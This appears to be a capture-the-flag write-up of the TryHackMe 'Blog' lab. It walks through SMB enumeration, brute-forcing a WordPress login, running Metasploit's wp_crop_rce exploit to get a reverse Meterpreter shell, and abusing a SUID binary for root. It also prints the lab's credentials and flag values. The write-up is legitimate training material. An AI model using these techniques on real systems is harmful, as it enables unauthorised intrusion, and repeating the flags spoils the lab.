

# Blog

## scenario



Deploy

Photo by [Glenn Carstens-Peters](#) on [Unsplash](#)

Billy Joel made a blog on his home computer and has started working on it. It's going to be so awesome! Enumerate this box and find the 2 flags that are hiding on it! Billy has some weird things going on his laptop. Can you maneuver around and get what you need? Or will you fall down the rabbit hole...

In order to get the blog to work with AWS, you'll need to add `blog.thm` to your `/etc/hosts` file.

Credit to [Sq00ky](#) for the root privesc idea ;)

## Enumeration

## Tools

### nmap

Starting Nmap 7.91 ( <https://nmap.org> ) at 2020-11-16 10:23 EST  
Nmap scan report for 10.10.65.102  
Host is up (0.20s latency).  
Not shown: 996 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

| ssh-hostkey:

| 2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)

| 256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)

|\_ 256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)

80/tcp	open	http	Apache httpd 2.4.29 ((Ubuntu))
--------	------	------	--------------------------------

|\_http-generator: WordPress 5.0

| http-robots.txt: 1 disallowed entry

|\_wp-admin/

|\_http-server-header: Apache/2.4.29 (Ubuntu)

|\_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog

139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
---------	------	-------------	---

445/tcp	open	netbios-ssn	Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
---------	------	-------------	--

Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Host script results:

|\_clock-skew: mean: 0s, deviation: 1s, median: 0s

|\_nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

| smb-os-discovery:

| OS: Windows 6.1 (Samba 4.7.6-Ubuntu)

| Computer name: blog

| NetBIOS computer name: BLOG\x00

| Domain name: \x00

| FQDN: blog

|\_ System time: 2020-11-16T15:24:21+00:00

| smb-security-mode:

| account\_used: guest

| authentication\_level: user

| challenge\_response: supported

|\_ message\_signing: disabled (dangerous, but default)

| smb2-security-mode:

| 2.02:

|\_ Message signing enabled but not required

| smb2-time:

| date: 2020-11-16T15:24:20

|\_ start\_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 35.06 seconds

## initialSetup

edit /etc/hosts blog.thm -> the machine ip

```
10.10.65.102    blog.thm
```

# Targets

## smb port

share listing  
//BillySMB seems interesting

```
$ smbclient -L //blog.thm
Enter WORKGROUP\nobodyatall's password:

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
BillySMB       Disk      Billy's local SMB Share
IPC$           IPC       IPC Service (blog server (Samba, Ubuntu))

SMB1 disabled -- no workgroup available

(nobodyatall@0xDEADBEEF)-[~/tryhackme/blog]
```

we have rw permission on BillySMB share

```
(nobodyatall@0xDEADBEEF)-[~/tryhackme/blog]
$ smbmap -u '' -p '' -H blog.thm
[+] Guest session IP: blog.thm:445 Name: unknown

Disk
Permissions      Comment
-----
print$           NO ACCESS      Printer Drivers
BillySMB         READ, WRITE    Billy's local SMB Share
IPC$             NO ACCESS      IPC Service (blog server (Samba, Ubuntu))

(nobodyatall@0xDEADBEEF)-[~/tryhackme/blog]
```

Content in the smbshare

```
(nobodyatall@0xDEADBEEF)-[~/tryhackme/blog]
$ smbclient //blog.thm/BillySMB
Enter WORKGROUP\nobodyatall's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Mon Nov 16 10:37:22 2020
..               D           0   Tue May 26 13:58:23 2020
Alice-White-Rabbit.jpg N    33378 Tue May 26 14:17:01 2020
tswift.mp4       N   1236733 Tue May 26 14:13:45 2020
check-this.png   N     3082 Tue May 26 14:13:43 2020

15413192 blocks of size 1024. 9790372 blocks available
smb: \>
```

image preview



Alice-White-  
Rabbit.jpg



check-this.png

scan the QR code

## Scan QR code from image

Browse...

check-this.png

<https://qrgo.page.link/M6dE>

## Scan QR code by camera

& it seems like a rabbit hole here



#BillyJoel #WeDidntStartTheFire #Rock

## Billy Joel - We Didn't Start the Fire (Official Video)

108 546 729 views



619K



20K



SHARE



SAVE

try steghide on the Alice image & we found another rabbit hole again...


```
(nobodyatall@0xDEADBEEF)-[~/tryhackme/blog]
$ steghide extract -sf Alice-White-Rabbit.jpg
Enter passphrase:
wrote extracted data to "rabbit_hole.txt".

(nobodyatall@0xDEADBEEF)-[~/tryhackme/blog]
$ cat rabbit_hole.txt
You've found yourself in a rabbit hole, friend.

(nobodyatall@0xDEADBEEF)-[~/tryhackme/blog]
$
```

## port 80 (wordpress)

root page, /  
//found user, Karen Wheeler, Billy



**Billy Joel's IT Blog** The IT blog

UNCATEGORIZED

# A Note From Mom

By Karen Wheeler


May 26, 2020

2 Comments


Hey Billy! I think this is such a good idea. With your recent firing, you can use this blog to write tutorials and guides, helping people that are just getting started in the IT industry like you were. I'm sure it'll help a lot of people.

Question: What CMS was Billy using?  
-Wordpress

robots.txt




some information gathered here  
// Karen Wheeler = Mom  
// Billy Joel = Son



**Billy Joel**  
May 26, 2020 at 3:30 pm

Ugh. Thanks mom. It's been hard.

REPLY



**Karen Wheeler**  
May 26, 2020 at 3:32 pm


Don't ugh me! I'll be sure to keep checking the blog to see what you've written about!

iloveyou,  
Mom


REPLY BY POST AUTHOR

Karen Wheeler username = kwheel






so billy should be bjoel & yes!



**Author: Billy Joel**

running wpscan found wordpress version




Question: What version of the above CMS was being used?

-5.0

running hydra found kwheel credential

//kwheel:cutiepie1



& we've successfully login into kwheel user but she's not an admin account

here we found a Draft with weird name



Posts < Billy Joel's IT Blog — × +

blog.thm/wp-admin/edit.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security

Billy Joel's IT Blog 0 + New

Dashboard

Posts

All Posts

Add New

Media

Comments

Profile

Tools

Collapse menu

## Posts [Add New](#)


All (3) | **Mine (2)** | Published (2) | Draft (1)

Bulk Actions  All dates  All Categories


<input type="checkbox"/>	Title	Author
<input type="checkbox"/>	<a href="#">jiXvfulpdw — Draft</a>	Karen Wheeler
<input type="checkbox"/>	<a href="#">A Note From Mom</a>	Karen Wheeler
<input type="checkbox"/>	Title	Author

Bulk Actions

in the media library found something kinda suspicious



the url here looks suspicious, seems like the threat actor trying to test some exploitation here



found an interesting medium explaining wordpress 5.0 RCE

//link: <https://medium.com/@knownsec404team/the-detailed-analysis-of-wordpress-5-0-rce-a171ed719681>

//CVE: CVE-2019-8942 & CVE-2019-8943

& metasploit have the exploits for it (wp\_crop\_rce)

```
msf6 > search wordpress 5.0
```

#### Matching Modules

#	Name	Disclosure Date	Rank	C
heck	Description			
0	exploit/multi/http/wp_crop_rce	2019-02-19	excellent	Y
es	WordPress Crop-image Shell Upload			
1	exploit/unix/webapp/wp_property_upload_exec	2012-03-26	excellent	Y
es	WordPress WP-Property PHP File Upload Vulnerability			

Interact with a module by name or index. For example `info 1`, use `1` or use `exploit/unix/webapp/wp_property_upload_exec`

exploit with the exploits & we got our initial foothold!

```
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/wp_crop_rce) > exploit

[*] Started reverse TCP handler on 10.8.20.97:18890
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39282 bytes) to 10.10.65.102
[*] Meterpreter session 1 opened (10.8.20.97:18890 → 10.10.65.102:47510) at 2020-11-16 13:01:12 -0500

[*] Attempting to clean up files...

meterpreter >
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

## Post Exploitation

## Privilege Escalation

# www-data -> root

found 1 user in /home

```
cd /home
www-data@blog:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root  root  4096 May 26 18:02 .
drwxr-xr-x 24 root  root  4096 May 25 12:53 ..
drwxr-xr-x  4 bjoel bjoel 4096 May 26 20:08 bjoel
www-data@blog:/home$ cd bjoel
cd bjoel
```

rabbit hole user flag

```
www-data@blog:/home/bjoel$ cat user
cat user.txt
You won't find what you're looking for here.

TRY HARDER
www-data@blog:/home/bjoel$
```

found mysql credential in wp-config.php

//wordpressuser:LittleYellowLamp90!@

```
define( 'DB_NAME', 'blog' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'LittleYellowLamp90!@' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

finding suid bit binary

//that checker binary doesnt seems like any common system binary

```

su: Authentication failure
www-data@blog:/$ find / -perm -u=s -type f -exec ls -la {} \; 2>/dev/null
find / -perm -u=s -type f -exec ls -la {} \; 2>/dev/null
-rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 149080 Jan 31 2020 /usr/bin/sudo
-rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at
-rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils
-rwsr-sr-x 1 root root 8432 May 26 18:27 /usr/sbin/checker
-rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic

```

when execute it shows the result

```

www-data@blog:/$ /usr/sbin/checker
/usr/sbin/checker
Not an Admin
www-data@blog:/$

```

try to reverse engineer the binary using ghidra & found something interesting

//getenv of admin env variable & if the value is 0x0 (hex) which means nothing then => not an admin  
 //else execute bash binary as root user

```

5  char *pcVar1;
6
7  pcVar1 = getenv("admin");
8  if (pcVar1 == (char *)0x0) {
9      puts("Not an Admin");
10 }
11 else {
12     setuid(0);
13     system("/bin/bash");
14 }
15 return 0;
16 }
17

```

let's try the methods to exploit the binary

//export the admin variable with 0 value (Hex val: 0x30) to trigger the else statement to execute the checker binary

& we got our root shell!

```
www-data@blog:/$ export admin=0
export admin=0
www-data@blog:/$ /usr/sbin/checker
/usr/sbin/checker
root@blog:/# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@blog:/#
```

capture root flag

```
root@blog:/root# cat root.txt
cat root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
root@blog:/root#
```

the user flag location, removable device USB

```
uid=0(root) gid=33(www-data) groups=33(www-data)
root@blog:/# find / -name user.txt -type f 2>/dev/null
find / -name user.txt -type f 2>/dev/null
/home/bjoel/user.txt
/media/usb/user.txt
root@blog:/#
```

capture user flag

```
user.txt
root@blog:/media/usb# cat user
cat user.txt
c8421899aae571f7af486492b71a8ab7
root@blog:/media/usb#
```

Question: Where was user.txt found?

~/media/usb